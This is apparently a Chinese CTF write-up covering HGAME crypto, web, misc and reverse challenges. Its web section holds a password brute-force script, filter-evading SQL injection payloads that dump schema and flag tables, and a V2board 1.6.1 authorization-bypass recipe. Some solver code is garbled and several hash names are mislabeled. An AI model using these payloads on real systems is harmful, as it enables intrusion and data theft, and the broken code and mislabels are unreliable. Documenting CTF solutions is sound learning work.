


- **week_1**

- **Crypto**

- **Rabin**

- 简单的Rabin



- **RSA大冒险**

- 1— n 分解为多个因子
- 2— n_1, n_2 共用 p
- 3—低加密指数攻击, $m = \text{irroot}(c + k \cdot n, 3)$ 爆破 k
- 4—共模攻击

- **包里有什么**

- 背包加密，还原出超递增序列之后就可以解密

```

from math import log2
from gmpy2 import invert
from Crypto.Util.number import long_to_bytes

m = 1528637222531038332958694965114330415773896571891017629493424
b0 = 6935660653325456520968776034730214585110536932989313137926
c = 93602062133487361151420753057739397161734651609786598765462162
w0 = b0//2
r = []
i = 2
while True:
    if i*4 > m:
        print(i)
        k = int(log2(i))
        print(k)
        break
    i = i*2
for i in range(1,k+1):
    r.append(pow(2,i))
print(r)

```

```


c0 = c*invert(w0,m)%m
print(c0)
res = ''
for i in range(len(r)-1,0,-1):
    if c0 - r[i] >= 0:
        res = '1'.join('1') + res
        c0 = c0 - r[i]
    else:
        res = '0'.join('0') + res
res = '0' + res
print(res)

#m = int(0b0100010111010000100111011100110101111100110
#print(long_to_bytes(m))

```

零元购年货商店

- 分析附件后发现是AES的CTR模式，根据其类似于流密码的特点，在根据题目可以获得多个明文-密文映射的条件，先后建立Vidar-Tv和Uidar-Tu的账号并获得token，对比之后不难得出Vidar-Tu的token，通过其他账户登录后修改token即可得到flag



```
*新建 文本文档.txt - 记事本
文件  编辑  查看


Uidar-Tu
X81iPGKygl0HuPQ0ijlg1mxVN2i%2B0ARutBuuozcM3qb4WOZPEilloAfNYqmwHERWd05mKEJTIAIEg%3D%3D
Vidar-Tu
X81iPGKygl0HuZQ0ijlg1mxVN2i%2B0ARutBuuozcM3qb4WOZO0GoloAfNYqmwHERWd05mKEJTIAIEg%3D%3D
Vidar-Tv
X81iPGKygl0HuZQ0ijlg1qxVN2i%2B0ARutBuuozcM3qb4WOZP0illoAfNYqmwHERWd05mKEJTIAIEg%3D%3D

行 5, 列 1          100%  Windows (CRLF)  UTF-8
```

WEB

Git_Leakage

- 直接GitHack即可



```
PS C:\Users\Lenovo> python.exe C:\Users\Lenovo\Desktop\CTF\GitHack-master\GitHack.py http://week-2.hgame.lwsec.cn:30227/
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] This_Is_Flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
[+] assets/gothic_msdf.png
[+] assets/gtag_alientext_msdf.png
[+] assets/gtag_tenretniolleh_msdf.png
[+] assets/huberfish_a_msdf.png
[+] assets/huberfish_d_msdf.png
[+] assets/matrixcode_msdf.png
[+] assets/megacity_msdf.png
[+] assets/mesh.png
[+] assets/metal.png
[+] assets/msdf_command.txt
[+] assets/neomatrixology_msdf.png
[+] assets/pixel_grid.png
[+] assets/resurrections_glint_msdf.png
[+] assets/resurrections_msdf.png
[+] assets/sand.png
[+] glyph_order.txt
[+] index.html
```

v2board

- 利用1.6.1版本V2board的越权漏洞，在注册并登录账户后会受到auth_data，然后在消息头中加入authorization: “auth_data”

- 再访问并登录<http://week-2.hgame.lwsec.cn:30257/admin/#/login>即可，登入后在账户管理处复制用户admin的订阅url，并得到token

Search_Commodity

- 第一步是破解密码，因为是弱密码，因此使用字典爆破，发现密码是admin123

```

Host: 'week-2.hgame.lwsec.cn:31954',
User-Agent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0',
Accept: 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
Accept-Language: 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
Accept-Encoding: 'gzip, deflate',
Content-Length: '33',
Content-Type: 'application/x-www-form-urlencoded',
Origin: 'http://week-2.hgame.lwsec.cn:32687/',
Connection: 'close',
Referer: 'http://week-2.hgame.lwsec.cn:32687/login',
}

for pswd in f:
    data = {
        "username": "user01",
        "password": pswd.strip()
    }
    #print(data)
    url = 'http://week-2.hgame.lwsec.cn:32687/login'
    response = requests.post(url=url, headers=headers, data=data)
    r = response.text
    if not ('Login Failed!' in r):
        print(r)
        print(pswd.strip())
        break

```

- 登录之后是一个查询系统，联想到是SQL注入
- 构造SQL注入语句
- 1/***/order/***/by/***/4——判断得出字段数为3
- search_id=0/***/ununion/***/seleselectct/***/1,2,3——判断出2, 3为可渲染
- search_id=0/***/ununion/***/seleselectct/***/1,datadatabasebase(),3——得到库名为se4rch
- search_id=0/***/ununion/***/seleselectct/***/1,(seleselectect/***/group_concat(table_name)/***/frfromom/***/infoormation_schema.tables/***/whewhere re/***/table_schema/***/like/***/"se4rch"),3——得到表名为5ecret15here,L1st,user1nf0
- search_id=0/***/ununion/***/seleselectct/***/1,(seleselectect/***/group_concat(column_name)/***/frfromom/***/infoormation_schema.columns/***/whewhere re/***/table_name/***/like/***/"5ecret15here"),3——得到列名为f14gggg1shere
- search_id=0/***/ununion/***/seleselectect/***/1,(f14gggg1shere/*1*/frfromom/*1*/5ecret15here),3——得到flag

Misc

Sign_In_Pro_Max

- Part1, is seems like baseXX:
QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ== ——base64

- AYycpMB15zKbnu7Js3KFi ——base58
- MY2TCZBTMEYTQ=== ——base32
- f51d3a18
- Part2, a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323
- f91c ——sha1反解
- Part3, a hash function with 160bit digest size and 512bit block size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8
- 4952 ——sha2反解
- Part4, the next generation hash function of part3 with 256bit block size and 64 rounds:
1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db
- a3ed ——md5反解
- Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy. ——凯撒密码
- Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.
- f51d3a18-f91c-4952-a3ed-0bc0ea61d21c ——uuid格式
- **Tetris_Master**
 - 在下图处输入p即可返回上一层目录，直接cat flag即可
 - 
- **crazy_qrcode**
 - 在扫描password时尝试所有的mask模式，可以得到压缩包密码
 - 根据提示以及定位标识特征，还原flag后还剩3个未知二维码碎片
 -



- 通过脚本穷举，发现flag为Cr42y_qrc0de

-

```
import string
from math import log2
from libnum import s2n
from gmpy2 import invert
from Crypto.Util.number import long_to_bytes
from z3 import *
from PIL import Image
raw = Image.open("raw.png")
for i in range(4):
    piece0 = Image.open(f"2{i}.png")
    for j in range(4):
        piece1 = Image.open(f"7{j}.png")
        for k in range(4):
            piece2 = Image.open(f"10{k}.png")
            raw.paste(piece0, (10, 0))
            raw.paste(piece1, (10, 5))
            raw.paste(piece2, (0, 10))
            res = raw.resize((250, 250))
            res.save(f"res{i}{j}{k}.png")
```

- Tetris_Master_Revenge
 - 利用数组下标优先执行的特性，输入arr[(cat/flag)]即可

- Reverse

- before_main
 - 分析附件可得知，在main之前运行了其他函数

-

```

1 int64 sub_1228()
2 {
3     __int64 result; // rax
4
5     result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
6     if ( result != -1 )
7     {
8         strcpy(a0cxwsoemvj4zd, "qaCpwYM2t0/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3Vs8Qb19juhEGymc+WTxIiDK");
9         return 0x636D79474568756ALL;
10    }
11    return result;
12 }

```

- 分析main逻辑，发现采用的是不可逆流密码，所幸未知比特数不多，故采用爆破的方式，编写脚本得到flag

```

k = "qaCpwYM2t0/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3Vs8Qb19juhEGymc+WTxIiDK"
c = "AMHo7dLxUEabf6Z3PdWr6c0y75i4fdfeUzL17kaV7rG"
dict = string.printable
c_n = []
for i in c:
    for j in k:
        if i==j:
            c_n.append(k.index(j))
print(c_n)
print(dict)
i = 0
j = 0
res = ''
temp = ''
for i in range(0, len(c_n)-3, 4):
    t1 = []
    for d in dict:
        if (s2n(d) >> 2) == c_n[i]:
            t1.append(d)
    t2 = []
    for d in t1:
        for d1 in dict:
            if (((s2n(d)*16)&0x30)[(s2n(d1) >> 4)] == c_n[i+1]):
                t2.append(d1)
            temp = d
    res += temp
    t3 = []
    for d in t2:
        for d1 in dict:
            if (((s2n(d)*4)&0x3C)[(s2n(d1) >> 6)] == c_n[i+2]):
                t3.append(d1)
            temp = d
    res += temp
    for d in t3:
        if (s2n(d)&0x3F) == c_n[i+3]:
            temp = d
    res += temp
print(res)
in range(0, len(c_n)-3, 4)  for d in t1  for d1 in dict  if (((s2n(d)*16)&0x30)[(s2n(d1) >> 4)] == c_n[i+1]):
main
C:\Users\Lenovo\AppData\Local\Programs\Python\Python310\python.exe C:/Users/Lenovo/Desktop/pythonProject/me
[26, 6, 29, 33, 27, 22, 21, 59, 28, 51, 1, 45, 25, 23, 17, 40, 12, 22, 57, 39, 23, 55, 9, 53, 27, 37, 61, 3
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&'()*+,-./:;<=>@[\\]^_`{|}~
00
hgame{s0meth1ng_run_bef0re_m@i

```

math

- 分析后得出加密逻辑以及密文和密钥流，并编写解题脚本，结果经过处理之后即为flag

```
m2 = Int('m2')
m3 = Int('m3')
m4 = Int('m4')
for i in range(5):
    solve(
        c[i * 5 + 0] == m0 * k[0] + m1 * k[5] + m2 * k[10] + m3 * k[15] + m4 * k[20],
        c[i * 5 + 1] == m0 * k[1] + m1 * k[6] + m2 * k[11] + m3 * k[16] + m4 * k[21],
        c[i * 5 + 2] == m0 * k[2] + m1 * k[7] + m2 * k[12] + m3 * k[17] + m4 * k[22],
        c[i * 5 + 3] == m0 * k[3] + m1 * k[8] + m2 * k[13] + m3 * k[18] + m4 * k[23],
        c[i * 5 + 4] == m0 * k[4] + m1 * k[9] + m2 * k[14] + m3 * k[19] + m4 * k[24]
    )
in range(5)
main x
C:\Users\Lenovo\AppData\Local\Programs\Python\Python310\python.exe C:/Users/Lenovo/Deskt
[m1 = 103, m0 = 104, m3 = 109, m2 = 97, m4 = 101]
[m1 = 121, m0 = 123, m3 = 117, m2 = 48, m4 = 114]
[m1 = 109, m0 = 95, m3 = 116, m2 = 64, m4 = 104]
[m1 = 49, m0 = 95, m3 = 95, m2 = 115, m4 = 103]
[m1 = 48, m0 = 79, m3 = 125, m2 = 100, m4 = 0]
```